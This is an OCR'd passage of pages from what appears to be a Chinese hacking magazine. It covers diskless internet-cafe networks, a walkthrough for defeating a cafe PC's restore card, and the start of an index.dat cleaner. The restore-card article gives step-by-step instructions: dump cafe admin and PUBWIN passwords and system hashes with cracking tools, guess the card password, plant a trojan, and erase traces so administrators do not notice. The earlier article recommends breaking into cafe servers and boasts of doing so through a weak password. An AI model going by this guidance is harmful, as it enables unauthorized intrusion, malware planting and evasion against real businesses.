


图 7 大中型无盘网吧的网络拓扑

最后一类区别只在于规划出一个服务器区。把所有的服务器统一放在不可见的区域，而又单独地把计费机从服务器区分离出去。像这类网吧，其对应的系统安全机制、数据存取的权限控制等安全性措施都是比较到位的，不完全采用技术公司的产品支持，多数都是自建的。像采取单刀直入的方式直接去扫描服务器之类的行为是绝对不行的，很容易就暴露了自己的身份。但这类网吧一般为了增加自身网吧内的消费点，或多或少也会架设如网络电影服务器、私服游戏服务器等一些自设的服务器，所以我们应该针对这方面开始入侵，并以此为据点再向其他服务器入侵。如果在你力所能及的范围无法把入侵继续深入下去的话，那么还是老老实实地做一个消费者吧！

三、辨伪存真，合理利用

一家技术公司总在不停地更新自己产品的版本，其实际过程主要是针对服务器＼工作站对硬件和软件的支持、系统的稳定性和大负荷工作能力、数据传输的流畅性等优化优质服务方面的不断更新及提高，而对安全方面基本是在以前的延续之上做了些已知漏洞的修补而已。基本上杜绝了服务器系统本身的安全威胁，但却忽略了工作站的系统的安全，




图 8 金山毒霸 MiniScan

建议喜欢玩溢出的朋友去下载“金山毒霸 MiniScan”程序扫描检测一下自己工作站系统漏洞的情况，如图8。

因为无盘工作站的系统都是用 Ghost 制作的，一个有问题全都会有问题。也许有的朋友会问：“是不是这就意味着服务器也同样存在一样的问题呢？”未必哦！自从7月起我入侵了一家网吧的服务器后，老板请人换了两次系统，但服务器账户并没有变，弱口令依然存在。前前后后我发现服务器变化的只是桌面上的“逍遥游2006无盘服务端”程序换成了”EzDisk 无盘服务端”程序，再换成了现在的”锐起无盘 XP 管理器”程序。而工作站端除系统启动时画面不一样、内置账户及部分使用限制有所变化外，所有应用程序始终没变。所以我完全有理由相信工作站的系统盘和服务器的系统盘是相对独立的。记得以前网吧拷盘每次都要把主机整个拿到电脑城去弄半天的时间才能回来，现在拷盘的技术员兜里就一块 Ghost 母盘，只是为了更换你工作站系统盘而已。同时我们从外界收集来的教程资料，其中也可能会存在一些易被误解、误导的情况，其中不乏有环境因素介绍不清楚或忽略不说的。致使我们在判断别人的是与非之时，总缺乏着很有力的证据，就拿入侵服务器给自己会员充值为例，请大家仔细去看看那些已公布的文章和教程，你就会发现都是把整个过程的重点放在如何找到并打开数据库充值，却极少说自己是如何进入服务器的，倘若一个公司的产品如果还会存在如开了默认共享等初级漏洞的话，那简直是一个讽刺。至于那些文章和教程为什么不给予明确的解释， 却又把“最具诱惑”的方法大谈特谈的原因始终都没找到一个合理的理由，这不禁让人深思它的真伪性！

总结

到最后，可能会有朋友问我：“我在网吧只是下下电影、音乐什么的，你把事情弄得这么复杂干什么？”也确实，如果只是那样也没有必要去弄清方法背后的原委。但你要深入进去就必须要弄清楚，这也是一个必然的过程。毕竟还是为了学习而去做的人要比只是为了做而去学习的人多嘛！把事物多看透彻一点，才不会轻易被表面的现象给混淆视听啦。

文章说的都是用公司做系统的情况，不适用完全自建的那些网吧，还有适用于我国南方的部分城市，和北方的不一样。


名词解释：

无盘网络——简言之，就是一个网络中的所有工作上都不安装硬盘，而全部通过网络服务器来启动，这样的网络就是无盘网络，这些工作站被称为无盘工作站。

工作站——即客户机，就是你在网吧上网时直接接触到的计算机。

编辑点评：

这是一篇理论性很强的文章，作者针对无盘网吧就 win98 和 winXP 系统进行了对比并讲解了无盘网络的拓扑结构。实际上文章里作者大部分时候是站在一个管理者的角度，告诉我们管理员是怎么做的，从中我们可能发现系统或者网络的瑕疵，作者也指出了一些，知己知彼，百战不殆！文章专业性很强，可见作者对网吧网络的研究深度，同时菜鸟朋友要学习作者“知其然知其所以然”的精神，从根本解决问题，才能“登峰造极”！



社会工程学应用——破网吧还原卡

DarkRay

你可以从本文学到：

1. 社会工程学利用方式
2. 网吧破解工具的使用方法
3. 还原卡的破解方法

一、破解开端

今天看了 NEEAO 的 BLOG 上转载的那篇社会工程学渗透的文章，觉得很精彩，想动手试试，当然不可能去渗透 IDC 了，原因是我在网吧环境比较特殊，而且没有带上我“杀人越货”的装备，所以我决定就从本机动手吧！

社会工程学应用的一般思路，我个人的看法：

1. 收集目标的信息，包括年龄、生日、性别、身份证、电话，越详细越好！
2. 展示你的忽悠艺术，获取目标的信任！
3. 制作字典，用相关工具进行攻击。

二、收集信息

我今天做得比较简单，因为只是想破破还原卡，挂上自己的小马。破还原卡的工具网上多如牛毛，先打开任务管理器，看到了一些陌生的进程，BAIDU逐一获取了进程的相关信息，如图1。




图1 任务管理器查看进程

XSBMON.EXE　C:\WINNT\system32\XSBMON.EXE 小哨兵还原卡保护文件
RECLOCK.EXE　PUBWIN 的相关进程
RUND1L.EXE　类似于某些病毒进程，估计是网吧管理软件的监视进程，比如杀恶意网站，恶意工具。
PUBWIN.EXE　PUBWIN 的程序进程

结束进程那些办法当然没有用，相关工具也会提示一些错误，如图2。




图2 利用还原卡破解工具失败

三、社会工程学应用

所以开动我们的脑筋，运用社会工程学来破解还原卡密码！既然知道了是小哨兵的还原卡，当然是先上他的主站查找相关信息了，经过浏览发现小哨兵还原卡应用了驱动保护，所以普通的工具在 WINDOWS 环境下是无法工作的。下一步我们来收集信息，先从 PUBWIN 开始，因为PUBWIN的管理密码大多数就是还原卡的密码，这是利用网吧管理员的惯性心理。用 PUBWIN 破解精灵，如图3。




图3 PUBWIN 破解精灵界面




图4 使用PUBWIN破解精灵自带的星号密码查看器获得密码

用它绕开PUBWIN的密码验证，然后用星号密码读取工具来得到明文密码，如图4。网上此类工具多如牛毛，也可以使用精锐网吧辅助工具里自带的，将得到的明文密码记录！当然这么少的信息是不够的，我们还可以查看一些常用配置的属性，比如本机管理员的密码，还有WINXP系统的授权信息，如图5。




图5 XP授权信息，可以清楚看到授权给AIRBOY使用

再或者翻看他的一些备份，找到如SAM文件的散列，RADMIN的密码在注册表中的散列，当前系统的登录用户密码，如图6。




图6 当前用户密码

这里我只简单地选取了其中两样。

得到管理员密码为MZD，注册给AIRBOY，RWX这个机构，这些都有可能是敏感信息。

最后一步是进入还原卡配置程序中，从小哨兵还原卡官网上可以知道在刚开机状态按住**Ctrl+Home**键可以进入配置程序，（小编：除了这个，一般启动还原卡设置的热键还有HOME）于是我毫不犹豫地重新启动，进入了配置程序提示需要密码（这个是当然的），逐个手工测试，最后得出正确密码是AIRBOY，然后在参数设置中修改了主盘C：的监控状态，选择确定后，机器会自动重启。待XP熟悉的载入画面来到后，就可以放出我的小马了，为了测试还原卡是否成功，我在桌面建立了一个名称为TEST.TXT的文本文件，再一次重新启动，桌面上TEST.TXT安然地躺在那里，如图7。




图7 建立的文本文件未被还原

四、打扫战场

所有的工作都做完了，下面就是清理现场了，要不然下次再来网吧的时候，会被管理员找到一些作案证据哦。你需要清理的包括上网历史，COOKIES，IE地址栏等等。再次重新启动，将还原卡对C盘的监控状态修改回原来的样子，以防被其他人利用，也可以有效地防止管理员发现有人对机器做了手脚，至此整篇文章结束了，如果你有任何问题欢迎到NOHACK论坛或者我的BLOG来与我交流，我的ID是DarkRay！

[本文所用到工具：精锐网吧辅助工具、PUBWIN破解精灵光盘有收录]

编辑点评：

社会工程学一般被利用在密码的破解上，现实生活中或许存在利用社工的直接欺骗行为。信息收集是一个黑客的基本功，而社会工程学则是重要手段。对于安全人们似乎只注意了软件的缺陷，但是有谁又多想过为了方便记忆而造成的损失呢？



轻松打造index.dat简易读取及清除工具

从本文你可以学到：

1、了解index.dat文件及其危害性
2、分析读取和清除的可行性
3、VB编程实现读取与清除index.dat文件

起因

一次，我的电脑老师说看到了一篇关于index.dat的文章，问能不能帮忙写个读取工具。一时没反应过来index.dat是什么东东，回家赶紧Google一下。原来index.dat是访问网页时残留下来的文件，里面会留有访问过的URL，也就是网址。此文件位于系统所在盘的Documents and Settings\用户文件名\Local Settings\Temporary Internet Files\Content.IE5内。到Documents and Settings\用户文件名\Local Settings\Temporary Internet Files里看看就会发现，不管文件显示方式有没有设为显示隐藏文件/显示系统文件，都看不到Content.IE5，必须手工添上，如图1所示（**小编：测试时发现设为显示隐藏文件/显示系统文件可以看到Content.IE5，我的系统是WIN2K+SP4**）。

index.dat文件会随着访问的次数越变越大。此文件一直会

